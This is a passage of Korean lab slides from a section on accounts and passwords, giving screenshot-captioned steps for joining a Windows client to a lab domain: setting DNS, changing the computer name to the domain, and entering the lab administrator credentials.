


### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### - 클라이언트 windows 도메인 등록(1)

» # 속성 → Internet Protocol Version 4 클릭




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### - 클라이언트 windows 도메인 등록(1)

- » # DNS를 설정
- » (DNS : 192.168.10.101)




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### - 클라이언트 windows 도메인 등록(2)

» 소속 그룹을 도메인으로 변경

# 제어판 → 시스템 클릭




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### - 클라이언트 windows 도메인 등록(2)

» # 설정 변경 클릭




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### - 클라이언트 windows 도메인 등록(2)

» # 시스템 속성 → 컴퓨터 이름 → 변경 → 도메인 'kshjr.com' 입력




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### - 클라이언트 windows 도메인 등록(2)

» 소속 그룹을 도메인으로 등록을 위해 도메인 서버 계정 입력

# id : administrator pw : 1q2w3e4r!!




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이


##### - 클라이언트 windows 도메인 등록(2)

» 도메인 서버 계정이 맞으면 도메인 시작



### 3 <실습> 계정 및 패스워드

- 실습 풀이
  - 클라이언트 windows 도메인 등록 완료  
» 도메인 등록 완료 후, 변경된 로그인 화면 확인



